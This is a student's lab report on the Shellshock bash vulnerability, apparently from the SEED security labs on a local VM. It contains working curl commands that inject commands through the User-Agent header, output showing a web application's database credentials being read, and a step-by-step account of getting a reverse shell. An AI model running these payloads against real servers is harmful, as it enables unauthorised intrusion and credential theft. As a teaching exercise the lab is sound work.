Lab3 Shellshock

Task1: Experimenting with Bash Function

1)

```
[09/24/19]seed@VM:~$ foo='() { echo "hello"; }; echo "verify";'
[09/24/19]seed@VM:~$ echo $foo
() { echo "hello"; }; echo "verify";
[09/24/19]seed@VM:~$ export foo
[09/24/19]seed@VM:~$ bash_shellshock
verify
[09/24/19]seed@VM:~$
```

In bash_shellshock, it execute the command echo “verify”;

2)

```
[09/24/19]seed@VM:~$ foo='() { echo "hello"; }; echo "verify";'
[09/24/19]seed@VM:~$ echo $foo
() { echo "hello"; }; echo "verify";
[09/24/19]seed@VM:~$ export foo
[09/24/19]seed@VM:~$ bash
[09/24/19]seed@VM:~$
```

In bash, it fix this problem

Task2: Setting up CGI program

Code:

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

Copy to folder and chmod

```
[09/24/19]seed@VM:~$ sudo cp ./task2.sh /usr/lib/cgi-bin
[09/24/19]seed@VM:~$ cd /usr/lib/cgi-bin
[09/24/19]seed@VM:.../cgi-bin$ ls
task2.sh
[09/24/19]seed@VM:.../cgi-bin$ chmod a+x task2/sh
chmod: cannot access 'task2/sh': No such file or directory
[09/24/19]seed@VM:.../cgi-bin$ chmod a+x task2.sh
chmod: changing permissions of 'task2.sh': Operation not permitted
[09/24/19]seed@VM:.../cgi-bin$ sudo chmod a+x task2.sh
[09/24/19]seed@VM:.../cgi-bin$
```

```
[09/24/19]seed@VM:~$ curl http://localhost/cgi-bin/task2.sh
Hello
```

Task3: Passing data to Bash via Environment Variable

Code:

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "******Environment Variables*****"
strings /proc/$$/environ
```

Result:

```
[09/24/19]seed@VM:~$ curl http://localhost/cgi-bin/task2.sh
******Environment Variables*****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
dress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/task2.sh
REMOTE_PORT=42758
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
```

Explain:how the data from a remote user can get into those environment variables.

From the environment list above, we could use HTTP_USER_AGENT which could set by the command Curl -A “() { echo hello;}”; echo Content_type: text/plain; echo; /bin/ls -l”

And also with the vulnerabilities of shellshock that parse_and_execute.


We can get our data into those environment variables

Task4: Launching the Shellshock Attack

1)

```
[09/24/19]seed@VM:~$ curl -A "() { echo hello2;}; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php" http://localhost/cgi-bin/t
sk2.sh
<?php
/**
 * Defines database credentials.
 *
 * Most of Elgg's configuration is stored in the database.  This file contains the
 * credentials to connect to the database, as well as a few optional configuration
 * values.
 *
 * The Elgg installation attempts to populate this file with the correct settings
 * and then rename it to settings.php.
 *
 * @todo Turn this into something we handle more automatically.
 * @package    Elgg.Core
 * @subpackage Configuration
 */

date_default_timezone_set('UTC');

global $CONFIG;
if (!isset($CONFIG)) {
        $CONFIG = new \stdClass;
}

/*
 * Standard configuration
 *
 * You will use the same database connection for reads and writes.
 * This is the easiest configuration, and will suit 99.99% of setups. However, if you're
 * running a really popular site, you'll probably want to spread out your database connections
 * and implement database replication.  That's beyond the scope of this configuration file
 * to explain, but if you know you need it, skip past this section.
 */

/**
 * The database username
 *
 * @global string $CONFIG->dbuser
```

```
$CONFIG->dbuser = 'elgg_admin';

/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = 'seedubuntu';

/**
 * The database name
 *
 * @global string $CONFIG->dbname
 */
$CONFIG->dbname = 'elgg_csrf';

/**
 * The database host.
 *
 * For most installations, this is 'localhost'
 *
 * @global string $CONFIG->dbhost
 */
$CONFIG->dbhost = 'localhost';

/**
 * The database prefix
 *
 * This prefix will be appended to all Elgg tables.  If you're sharing
 * a database with other applications, use a database prefix to namespace tables
 * in order to avoid table name collisions.
 *
 * @global string $CONFIG->dbprefix
 */
$CONFIG->dbprefix = 'elgg_csrf';

/**
 * Multiple database connections
 *
```



```
$CONFIG->dbuser = 'elgg_admin';

/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = 'seedubuntu';

/**
```

The database password is “seedubuntu”

2) I can not steal the content of the shadow file /etc/shadow. Because the server process is user process, not a root process or set-uid program. So it doesn’t have the priviledge.

Task5: Getting a Reverse Shell via Shellshock Attack

1st Attacker open a terminal to set up the TCP server .


2nd Attacker sending a malicious request to the victim server's CGI program

3rd Because of the vulnerability of shellshock, the server will run /bin/bash command on the server sid.

4th So we have to redirection the output and input. > cause the output device of the shell to be redirected to 127.0.0.1's port 9090 over a TCP connection

5th After redirection standard input and standard error stderr to the TCP connection, we have created the reverse shell.

6th The shell prompt correspond to the bash process triggered by CIG. And the result from the id command could prove it.



Task6: Using the Patched Bash

1) Redo Task3


Code:

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo "********** Environment Variables **************"
strings /proc/$$/environ
```

```
[09/26/19]seed@VM:~$ curl http://localhost/cgi-bin/task2.sh
********* Environment Variables *************
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
dress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/task2.sh
REMOTE_PORT=42812
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
```

Task3 is the same, we see the HTTP_USER_AGENT = curl/7.47.9

2) Redo Task5



From the result we can see that we couldn't use the shellshock vulnerability.